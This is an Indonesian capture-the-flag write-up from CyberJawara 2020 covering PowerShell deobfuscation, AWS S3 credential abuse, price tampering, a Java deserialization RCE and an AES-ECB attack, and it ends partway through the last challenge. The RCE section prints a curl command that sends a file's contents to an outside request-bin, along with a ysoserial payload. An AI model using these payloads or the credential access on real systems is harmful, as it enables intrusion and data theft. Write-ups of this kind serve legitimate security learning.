
Know Your Payload



Terdapat sebuah file dengan format crt, awalnya kita mengira itu adalah file cert, namun ternyata error.

Saat dicek lagi, ternyata saat base64 nya kita decode, ternyata hasilnya merupakan compressed zip.

Karena kita sudah mengetahui kalau itu dalam format zip, maka langsung saja kita ekstrak, setelah diekstrak menghasilkan dua buah file.




Pada file help.ps1 terdapat sebuah script powershell yang diobfuscated, saat kita ingin melakukan deobfuscated menggunakan online tools yang tersedia, ternyata tidak bisa.

Sehingga kita akan melakukan pendekatan lain untuk melakukan deobfuscate.

Pertama, ialah dengan mengaktifkan fitur logging pada Local Group Policy Editor

Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configured	No

Kedua, kita jalankan script tersebut



```
cacadosman@DESKTOP-KH4I0TQ > D:\...\.\becareful> .\help.ps1
Print all hashtable keys
Color
Shape
ID
Print all hashtable values
Blue
Square
1
Get ID
1
Get Shape
print Size
3
Add key-value
Add key-value
print Size
5
Remove key-value
print Size
4
sort by key
```

Tidak ada yang menarik.

Kegita, kita akan menggunakan event viewer pada win 10 untuk dapat melihat hasil deobfuscated scriptnya



Event 800, PowerShell (PowerShell)

General Details

```
write-host("print Size")
$hash.Count

write-host("Remove key-value")
$hash.Remove("Updated")

write-host("print Size")
$hash.Count

$fileContent =
"WINSc3RlbSSUZXh0LkVuY29kaW5nXTo6QVNDSUkuR2V0U3RyaW5nKftTeXN0ZW0uQ29udmVydF06OkZyb21CYXNINjRTdHJpbmcollEwb3INREI3ZXpCQ1puVTFZelJVTTE
PSIpKQ=="
$fileContentBytes = [System.Convert]::FromBase64String($fileContent)
[System.IO.File]::WriteAllBytes("C:\ProgramData\flaq.txt",$fileContentBytes)

write-host("sort by key")
$hash.GetEnumerator() | Sort-Object -Property key"
```

Keempat, kita langsung saja decode base64 nya, ternyata hasilnya ada base64 juga, yudh decode lagi base64 nya. Akhirnya menghasilkan potongan flag.

CJ2020{0Bfu5c4T3_

Lalu sisanya di mana?

File help.txt diberikan bukanlah tanpa alasan, mudahnya kita jalankan saja kode yang ada di file help.txt di command prompt.

```
D:\Hacking\cj 20>echo RE%PROMPT:~-1%%CommonProgramFiles(x86):~16,1%AD%ALLUSERSPROFI  
ic%CommonProgramFiles(x86):~-31,-30%o%CommonProgramFiles:~-1,1%oft\%CommonProgramFi  
Files(x86):~10,1%/v%ProgramFiles(x86):~16,-5%Sp%TMP:~-3,1%c%ProgramFiles(x86):~-10,  
15,1%%OS:~-2,1%D%OS:~7,1%SZ /d %CommonProgramFiles(x86):~-7,-6%0%ALLUSERSPROFILE:~1  
REG ADD HKLM\SOFTWARE\Microsoft\CTF /v Special /t REG_EXPAND_SZ /d n0t0bfU5c4te}
```

Ternyata menghasilkan potongan flag lagi, sehingga kita gabungkan saja hasil kedua potongan flagnya.

FLAG: CJ2020{0Bfu5c4T3_n0t0bfU5c4te}

Web

AWS

Challenge 85 Solves X

AWS

100

Suatu hari, Anda sedang mencari bug di suatu sistem demi mendapatkan bounty. Karena Anda pusing tidak dapat menemukan bug, Anda mencoba untuk mencari leaked credentials di Github.

Karena Anda ingin agar temuan Anda ber-impact tinggi, Anda fokus untuk mencari credentials yang mengandung string "aws". Anda menemukan sebuah file di Github yang mencurigakan milik salah satu Software Engineer di perusahaan X. Anda juga tahu bahwa perusahaan X menyimpan beberapa berkas di cloud yang beralamat di <https://cyberjawara.s3.amazonaws.com/>.

Kira-kira, apa yang dapat Anda dapatkan dari credentials AWS berikut?

 [credentials](#)


Terdapat sebuah url aws s3, lalu kita juga diberikan credentials aws nya. Jadi hal yang perlu kita lakukan ialah mengakses s3 nya menggunakan credentials yang sudah diberikan.

Sehingga kita hanya perlu membuat sebuah script menggunakan python untuk mengakses s3 nya dan mendapatkan sebuah flag.

Script yang telah kita buat adalah sebagai berikut:

```
from boto3.session import Session
ACCESS_KEY='AKIA6QOBT5TWKXCV6PUO'
SECRET_KEY='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'
session = Session(aws_access_key_id=ACCESS_KEY,
                  aws_secret_access_key=SECRET_KEY)
s3 = session.resource('s3')
your_bucket = s3.Bucket('cyberjawara')
obj = your_bucket.Object(key='flag-c72411d2642162555c7010141be4f0bd.txt')
response = obj.get()
lines = response['Body'].read()
print(lines)
```

Kemudian kita eksekusi script tersebut



TERMINAL PROBLEMS 7 OUTPUT DEBUG CONSOLE


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

Loading personal and system profiles took 712ms.
cacadosman@DESKTOP-KH4I0TQ > D:\..\cj_20 > python aws.py
b'CJ2020{so_many_data_breaches_because_of_AWS_s3}\n'
```

FLAG: CJ2020{so_many_data_breaches_because_of_AWS_s3}

Toko Masker 1



Terdapat sebuah web e-commerce untuk membeli sebuah masker, pada awalnya kita diberikan sebuah saldo sebesar \$100, namun kita hanya diberikan sebuah flag jika berhasil membeli masker N99 sebanyak 100 buah, sayangnya harga satuan masker tersebut adalah \$100 sehingga saldo kita tidak mencukupi.

Hal yang menarik ialah, detil pembelian (invoice) dilihat berdasarkan state yang digenerate pada awal pembelian.

```
fetch('./api/v1/getState', {
  method: 'post',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify(payload)
}).then(function(response) {
  if (response.status !== 200) {
    console.log('Failed to get state');
    return;
  }

  response.json().then(function(data) {
    console.log(data);
    if ('error' in data) {
      alert(data['error']);
      return;
    }
    window.location.href = 'checkout?state=' + encodeURIComponent(data['state']);
  });
});
```

Lalu state itu sendiri membutuhkan sebuah body berupa item pembelian, harga, dan jumlahnya, sehingga kita bisa melakukan manipulasi harga dan jumlahnya dengan menggunakan postman.

POST https://tokomasker1.web.cyber.jawara.systems/api/v1/getState

Params Authorization Headers (9) **Body** Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL **JSON**

```
1  {"selectedItems": [{"pk": "3", "price": 0, "quantity": 100}]}]
```

Body Cookies Headers (6) Test Results

Pretty Raw Preview Visualize **JSON**

```
1  {
2    "state": "iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4wO36vCtPSNkTNRJa2dBwoNplWak2phm4Wj5yjaJ
     +m5p12EcCRT808tFwlpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3ojyQrC9T7tRdB1MT6kLJY1GsxDdIze03Ju2LqHKAEP2Eay1zwq"
3  }
```


Setelah itu, kita langsung saja menuju halaman checkout dan ubah statenya menjadi state yg telah kita dapatkan lewat postman.

Mask Shop - Invoice Your balance: \$100

N99 Mask Available 100 x \$0 Total: \$0

Pay

Setelah kita ubah statenya, selanjutnya tinggal tekan tombol Pay



FLAG: CJ2020{ez_price_tampering_for_bonus}

Toko Masker 2

Challenge 73 Solves ×

Toko Masker 2

100

Pemilik toko masker online dari soal sebelumnya telah menyadari bahwa aplikasinya dapat diakali sehingga banyak orang yang bisa memesan dan mendapatkan masker secara gratis. Bug yang dianggap sebagai penyebab kerugian toko tersebut kemudian diperbaiki.

Anda pun tetap ingin mencoba untuk mendapatkan masker secara gratis dari toko tersebut. Flag akan ditampilkan ketika Anda berhasil membeli 100 buah masker N99.

<https://tokomasker2.web.cyber.jawara.systems/>

Diberikan link web service. Soal ini seperti kelanjutan dari soal Toko Masker 1. Fitur dan flow dari service sama persis.

tokomasker2.web.cyber.jawara.systems/invoice?state=iLA3sw5MkwVQVLzXbrZcbStgA2El7vX6XSHfkMh4wO36vCtPSNkTNRJa2d... ☆ 🔍 ABP 🔍

tokomasker2.web.cyber.jawara.systems says
CJ2020{another_variant_of_price_tampering_from_real_case}

OK

Your balance: \$100

Mask Shop - Invoice

N99 Mask	Available	100	x \$0	Total: \$0

Pay

FLAG: CJ2020{another_variant_of_price_tampering_from_real_case}

Extra Mile

Challenge 21 Solves X

Extra Mile

646

Setelah melakukan proses recon, Anda menemukan halaman dashboard admin tersembunyi suatu perusahaan. Secara intuitif, Anda mencoba untuk memasukkan admin:admin untuk login dan ternyata bisa! Sayangnya tidak ada apa-apa di dalam dashboard tersebut.

Anda ingin melaporkan temuan Anda untuk mendapatkan bounty namun Anda khawatir kalau laporan Anda tidak eligible karena tidak ada apa-apa di dalam dashboard tersebut. Oleh karena itu, Anda ingin mencoba untuk menempuh extra mile dan mencoba mencari hal lain di aplikasi web tersebut untuk mendemonstrasikan impact setinggi mungkin.

Hint: Sepertinya Anda bisa mendapatkan suatu informasi dengan membuat error web tersebut.

Terdapat sebuah web admin, saat kita memasukan credentials admin:admin, ternyata kita dengan mudah dapat login. Sayangnya tidak terdapat apa-apa di sana, sehingga kita perlu melakukan hal lain untuk mendapatkan flagnya.

Sesuai hint yang diberikan, kita akan membuat web tersebut error.

Hal yang paling mudah ialah dengan mencoba merusak cookie user info nya :)

▼ extramile.web.cyber.jawara.systems | **userInfo**

	Value
	r00ABXNyAA9XRUJDVEYuVXNlckluZm8AAAAAAAAAQIAKwABXRva2VudAASTGphdmEvbGFuZy9TdHJpbmc7TAAIdXNlcmt5hbWVxAH4AAxhwdAAgMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBiNGE4MDFmYzN0AAVhZG3pbg==
	Domain

Setelah kita rusak, kita cek webnya

```

java.io.IOException: An exception occurred processing [/index.jsp] at line [22]

19:
20:         try {
21:             in = new ObjectInputStream(bis);
22:             u = (UserInfo) in.readObject();
23:             String token = u.token;
24:             String username = u.username;
25:             if (!AllowedUsers.CheckCredsToken(username, token)) {
```

Sip akhirnya ada error, hal yang menarik dari pesan error di atas ialah ada kode `in.readObject()` yang sangat rentan dengan vuln deserialization yang bisa mengakibatkan RCE.

Tanpa basa-basi, kita bisa melakukan gadget chains dengan menggunakan bantuan tools seperti ysoserial (<https://github.com/frohoff/ysoserial>)

Setelah kita mencoba satu per satu, ternyata yang cocok ialah menggunakan gadget nya `CommonCollections5`. Sehingga payload RCE yang akan kita gunakan ialah seperti berikut ini:

```

curl --data "a=$(cat /flag-41360aaf1f2fb48d7ad9fe6570f938ac7caf315d.txt)"
https://ed4afc02a582fd6a8aa979a666e6efe7.m.pipedream.net
```

Sayangnya, kita tidak bisa menggunakan spasi, \$ dan sejenisnya, sehingga kita convert dulu payloadnya agar dapat dieksekusi oleh runtime exec java

```

bash -c
{echo,Y3VybCATLWRhdGEgImE9YGNhdCAvZmxhZy00MTM2MGFhZjFmMmZiNDhkN2FkOWZ1NjU3MGY5Mzh
hYzdjYWYzMTVkLnR4dGAiIGH0dHBzOi8vZWQ0YWZjMDJhNTgyZmQ2YThhYTk30WE2NjZ1NmVmZTcubS5w
aXB1ZHJlYW0ubmV0}|{base64,-d}|{bash,-i}
```

Lalu, dengan menggunakan ysoserial, payload akhirnya menjadi seperti berikut ini:

```

java -jar ysoserial.jar CommonsCollection5 'bash -c
{echo,Y3VybCATLWRhdGEgImE9YGNhdCAvZmxhZy00MTM2MGFhZjFmMmZiNDhkN2FkOWZ1NjU3MGY5Mzh
hYzdjYWYzMTVkLnR4dGAiIGH0dHBzOi8vZWQ0YWZjMDJhNTgyZmQ2YThhYTk30WE2NjZ1NmVmZTcubS5w
aXB1ZHJlYW0ubmV0}|{base64,-d}|{bash,-i}' | base64 > payload
```

Kode di atas akan menghasilkan sebuah payload lain berupa hasil serialisasi objek dalam format base64

```

payload
1 rO0ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkJhZEFOdHJpYnVOZVZhHVIRXhwRXhjZXBoaW9u1Ofa
2 q2MtRkACAAFMAMAN2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW5nLkV4Y2VwdGlv
3 btD9Hz4aOxzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGXVxjUnOXe4ywMABEwABWNhdXNldAAV
4 TGphdmEvbGFuZy9UaHJvd2FibGU7TAANZGV0YWlsTWVzc2FnZXQAEkxqYXZhL2xhbmcvU3RyaW5n
5 O1sACnNOYWNrVHJhY2VOAB5bTGphdmEvbGFuZy9TdTdGFja1RyYWNIRWxlbWVudb1MABRzdXBwcmVz
6 c2VkrXhjZXBoaW9uc3QAAEExqYXZhL3V0aWwvTGlzdDt4cHEafgAIcHvYAB5bTGphdmEubGFuZy5T
7 dGFja1RyYWNIRWxlbWVudDsCRio8PP0iOQIAAHwAAAAA3NyAbtqYXZhLmxhbmcuU3RhY2tUcmFj
8 ZUVsZW1lbnRhCcWaJjbhQIACTABmZvcm1hdEkACmxpbmVOdW1iZXJMAA9jbGFzcOxvYWRIck5h
9 bWVxAH4ABUwADmRlY2xhcmluZONsYXNzcQB+AAVMAAhmaWxITmFtZXEafgAFTAkBwV0aG9kTmFt
10 ZXEafgAFTAkBw9kdWxITmFtZXEafgAFTAAnbW9kdWxIVmVyc2IvbnEAfgAFehABAAAUXQAA2Fw
11 cHQAJnlzb3NlcmlhbC5wyXlsb2Fkcy5Db21tb25zQ29sbGVjdGlvbnM1dAAyQ29tbW9uc0NvbGxI
12 Y3RpB25zNS5qYXZhdAAJZ2V0T2JqZWN0cHBzcQB+AAAsBAAAAM3EAfgANcQB+AA5xAH4AD3EAfgAQ
13 cHBzcQB+AAAsBAAAInEAfgANDAAZeXNvc2VyaWFsLkdlbmVyxXRUGF5bG9hZHQAFedlbmVyxXRI
14 UGF5bG9hZC5qYXZhdAAEbWFpbmBwc3IAH2phdmEudXRpbC5Db2xsZWN0aW9ucyRFbXBOeUxpc3R6
15 uBeOPKee3gIAAHhweHNyADRvcmcuyXBhy2hlLmNvbW1vbnMuY29sbGVjdGlvbnMu2V5dmFsdWUu
16 VGIIZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXIxAH4AAUwAA21hcHQAD0xqYXZhL3V0aWwvTWFw

```

Langsung saja kita masukkan payload di atas ke dalam sebuah cookie userinfo.

extramile.web.cyber.jawara.systems | **userInfo**

	Value
	sWkhKbFlXMHVibVYwfXx7YmfzTY0LC1kfXx7YmfzaCwtaX10AARleGVjdXEafgAvAAAAAXEafgA0c3EAfgAk3IAEWphdmEubGFuZy5JbnRIZ2VyeukgpPeBhzgCAAFJAAV2YWx1ZXhyABBqYXZhLmxhbmcuTnVtYmVyhqyVHQuU4IsCAA8cAAAAAFzcgARamF2YS51dGlsLkhhc2hNYXAfb9rBwxZg0QMAAkYACmxvYWRGyWN0b3JJAAl0ahJlc2hvbgR4cD9AAAAAAAAAdwgAAAAQAAAAAHh4
	Domain

Setelah itu kita reload halaman dashboard adminnya dan memunculkan sebuah error, namun tidak masalah, karena kita akan mengecek request bin yang kita jadikan tempat untuk menampung hasil curl rce payloadnya

EVENT

Raw {} Pretty Structured

▼ body {1}

a: CJ2020{d3sErialization_Vuln3rability_1s_c0mm0n_in_Java_web_apps}

bodyRaw: a=CJ2020{d3sErialization_Vuln3rability_1s_c0mm0n_in_Java_web_apps}

FLAG: CJ2020{d3sErialization_Vuln3rability_1s_c0mm0n_in_Java_web_apps}

Toko Masker 3

Challenge 14 Solves X

Toko Masker 3

673

Setelah berhasil menemukan cara untuk mendapatkan masker secara gratis, Anda melaporkan bug tersebut secara bertanggung jawab ke pemilik web. Setidaknya, ada 2 bug yang dilaporkan. Pemilik web tersebut pun telah melakukan patching untuk bug yang diketahui.


Sayangnya, toko masker tersebut tidak punya program bug bounty sehingga Anda hanya dikasih 2M (makasih mas). Tetapi, Anda kemudian ditawarkan proyek untuk melakukan security code review pada aplikasi tersebut. Karena outsource, pemilik web tidak dapat memberikan source code secara keseluruhan.

Dapatkah Anda meretas kembali toko masker ini untuk mendapatkan masker gratis? Flag akan ditampilkan ketika Anda berhasil membeli 100 buah masker N99.

<https://tokomasker3.web.cyber.jawara.systems/>

[!\[\]\(84ce5e30e8643c161862fb10c35964d2_img.jpg\) api.py](#)

Diberikan url service dan file api.py. Soal terakhir dari series soal Toko Masker. Berikut merupakan tampilan depan web dan isi file :



Mask Type	Available Stocks	Price
Surgical Mask	30000	\$10
N95 Mask	20000	\$80
N99 Mask	10000	\$100
Gas Mask	300	\$500

Checkout

```
api.py
```

```
from django.conf import settings
from django.core import serializers
from django.http import JsonResponse, HttpResponse
from .models import Item
from .helpers import encrypt, decrypt

import json

def get_item_list(request):
    items = Item.objects.order_by('id')
    items_json = serializers.serialize('json', items)
    return JsonResponse(items_json,
content_type='application/json')

def get_state(request):
    json_data = json.loads(request.body)
    selected_items = json_data['selectedItems']
    total_price = 0
    if len(selected_items) == 0:
        return JsonResponse({'error' : 'No item selected'})
    for selected_item in selected_items:
        item = Item.objects.get(pk=selected_item['pk'])
        selected_item['price'] = item.price
        selected_item['image_path'] = item.image_path
        selected_item['name'] = item.name
        total_price += int(selected_item['price']) *
abs(int(selected_item['quantity'])))
    json_data['totalPrice'] = total_price
    state = encrypt(json.dumps(json_data))
    return JsonResponse({'state' : state})

def get_selected_items(request):
    json_data = json.loads(request.body)
    state = json_data['state']
    decrypted_state = decrypt(state)
    return JsonResponse(decrypted_state,
content_type='application/json')

def get_invoice(request):
    json_data = json.loads(request.body)
    state = json_data['state']
    decrypted_state = decrypt(state)
    json_temp = json.loads(decrypted_state)
    if json_temp['totalPrice'] < 0:
        return JsonResponse({'error' : 'Can\'t create invoice'})
    json_temp['message'] = 'Your balance is not enough'
    if json_temp['totalPrice'] <= settings.BALANCE:
```

```

satisfied = False
for selected_item in json_temp['selectedItems']:
    if (int(selected_item['pk'])) == settings.REQUIRED_ITEM):
and (int(selected_item['quantity'])) >= settings.REQUIRED_NUM):
        satisfied = True
        json_temp['message'] = settings.FLAG
if not satisfied:
    json_temp['message'] = 'Your balance is enough, but, no
flag for you'
return HttpResponse(json.dumps(json_temp),
content_type='application/json'

```

Inti dari service web-nya adalah kita memiliki balance awal sebanyak \$100 dan kita dapat membeli masker, checkout lalu menuju tahap akhir yaitu payment. Dalam deskripsi soal, flag akan keluar jika kita dapat membeli 100 masker N99.

Pada saat akan membeli masker akan terjadi request dan response seperti ini :

Request :

```

POST /api/v1/getState HTTP/1.1
Host: tokomasker3.web.cyber.jawara.systems
. . .
{"selectedItems": [{"pk": "3", "price": 100, "quantity": 1}]}

```

Response :

```

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 17 Sep 2020 08:31:10 GMT
Content-Type: application/json
Content-Length: 205
Connection: close
X-Frame-Options: SAMEORIGIN

{"state":
"JuoPpXyafZi/NfDMSwOSKFqlnMayPEnPFNnFPXr+bQlQCSsg8rPli9jQZ2KVJpcs1HW
BWUAQeMqjs1YYFKIxLto74a3suqcxtkBNhOrtbcUef9mzvCvG5DyUwCG4zYuNJ2EGA54
AopoYXoQSn2fSSc87JG01wzH2FxjARrEYliUYn71/A+rmHd29Ni66L/mt"}

```

State dalam konteks ini merupakan hasil enkripsi dari object data

yang kita kirimkan (lalu ditambah variabel lain). Kita juga dapat melihat hasil dekripsi state dengan :

Request :

```
POST /api/v1/getSelectedItems HTTP/1.1
Host: tokomasker3.web.cyber.jawara.systems
. . .
{"state": "JuoPpXyafZi/NfDMSwOSKFqlnMayPEnPFNnFPXr+bQlQCsg8rPli9jQZ2
KVJpcslHWBWUAQeMqjs1YYFKIxLto74a3suqcxtkBnhOrtbcUef9mzvCvG5DyUwCG4zY
uNJ2EGA54AopoYXoQSn2fSSc87JG01wzH2FxjARrEYliUYn71/A+rmHd29Ni66L/mt"}
```

Response :

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 17 Sep 2020 08:32:58 GMT
Content-Type: application/json
Content-Length: 130
Connection: close
X-Frame-Options: SAMEORIGIN

{"selectedItems": [{"pk": "3", "price": 100, "quantity": 1,
"image_path": "n99_mask.jpg", "name": "N99 Mask"}], "totalPrice": 100}
```

Setelah mencoba bayar, terdapat request untuk mendapatkan invoice :

Request :

```
POST /api/v1/getInvoice HTTP/1.1
Host: tokomasker3.web.cyber.jawara.systems
. . .
{"state": "JuoPpXyafZi/NfDMSwOSKFqlnMayPEnPFNnFPXr+bQlQCsg8rPli9jQZ2
KVJpcslHWBWUAQeMqjs1YYFKIxLto74a3suqcxtkBnhOrtbcUef9mzvCvG5DyUwCG4zY
uNJ2EGA54AopoYXoQSn2fSSc87JG01wzH2FxjARrEYliUYn71/A+rmHd29Ni66L/mt"}
```

Response :

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 17 Sep 2020 08:34:40 GMT
Content-Type: application/json
Content-Length: 189
Connection: close
X-Frame-Options: SAMEORIGIN

{"selectedItems": [{"pk": "3", "price": 100, "quantity": 1,
"image_path": "n99_mask.jpg", "name": "N99 Mask"}], "totalPrice": 100, "message": "Your balance is enough, but, no flag for you"}
```

Disini jelas bahwa kita harus memanipulasi nilai enkripsi (state) untuk mendapatkan flag. Jika melihat source-code, kita tidak bisa melakukan berbagai cara untuk manipulasi harga, kuantitas dan total harga secara langsung karena telah diproteksi. Kami lalu curiga bahwa enkripsi menggunakan AES dengan mode yang belum diketahui. Kami lalu mencoba mengirim data :

```
{"selectedItems": [{"pk": "3", "test": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa", "price": 100, "quantity": 1}]} 
```

Lalu kami membandingkan nilai state yang didapat dan dipecah menjadi blok (16 byte) dengan patokan nilai dekripsi dari endpoint /getSelectedItems. Berikut perbandingannya :

```
>>> import base64
>>> state = base64.b64decode("Ju0PpXyafZi/NfDMSwOS
Gt7LqnMbZATYTq7W3FHn/Zs7wr xuQ8lMAhuM2LjSdhBg0eAKKa
>>> value = '{"selectedItems": [{"pk": "3", "test"
"00"}'
>>> state = [state[i:i+16] for i in range(0,len(st
>>> value = [value[i:i+16] for i in range(0,len(va
>>> for i in range(len(value)):
...     print value[i], state[i].encode("hex")
...
{"selectedItems" 26ea0fa57c9a7d98bf35f0cc4b039228
: [{"pk": "3", " 5aa59cc6b23c49cf14d9c53d7afe6d09
test": "aaaaaaaaaaaaaa db96a5f89282a4d32402c510fc5e908c
aaaaaaaaaaaaaaaaaa 4b90d216c5b5ea87279acfaf2b770a1a
aaaaaaaaaaaaaaaaaa 4b90d216c5b5ea87279acfaf2b770a1a
aaaaaaaaaaaaaaaaa", " e411df77205d1960035375cfe78246d1
price": 100, "qu 50092b20f2b3e58bd8d067629526972c
antity": 1, "ima d4758159401078caa3b3561814a2312e
ge_path": "n99_m da3be1adecbaa731b6404d84eaed6dc5
ask.jpg", "name" 1e7fd9b3bc2bc6e43c94c021b8cd8b8d
: "N99 Mask"]], 276106039e00a29a185e84129f67d249
"totalPrice": 10 cf3b246d35c331f61718c046b1189625
```

Dari hasil tersebut kami yakin bahwa mode AES yang digunakan adalah ECB, karena blok yang memiliki value yang sama ("aaaaaaaaaaaaaaaa") menghasilkan nilai enkripsi yang sama.

Kami lalu mengirimkan lagi payload data berikut (Disini kami menyusun payload dengan memberi nilai quantity sebanyak 0.1 agar totalPrice < 100 dan selanjutnya nilai quantity akan dimanipulasi) :

```
{"selectedItems": [{"pk": "3", "asd": "aaaaaaaaaaaaaaaaaaaaqqqqqqqq
qqqres", "quantity": 0.1}], "a": "aaa", "quantity": 1000}
```

Dan berikut perbandingan state dan hasil dekripsinya :

```
>>> import base64
>>> state = base64.b64decode("Ju0PpXyafZi/NfDMSwOSKFqlnMayPI
3sdzS/Q5V/n7xz72B1qksHmzkfw47kn30/r9vSPAh00t3B69jKw2HaEiVzH
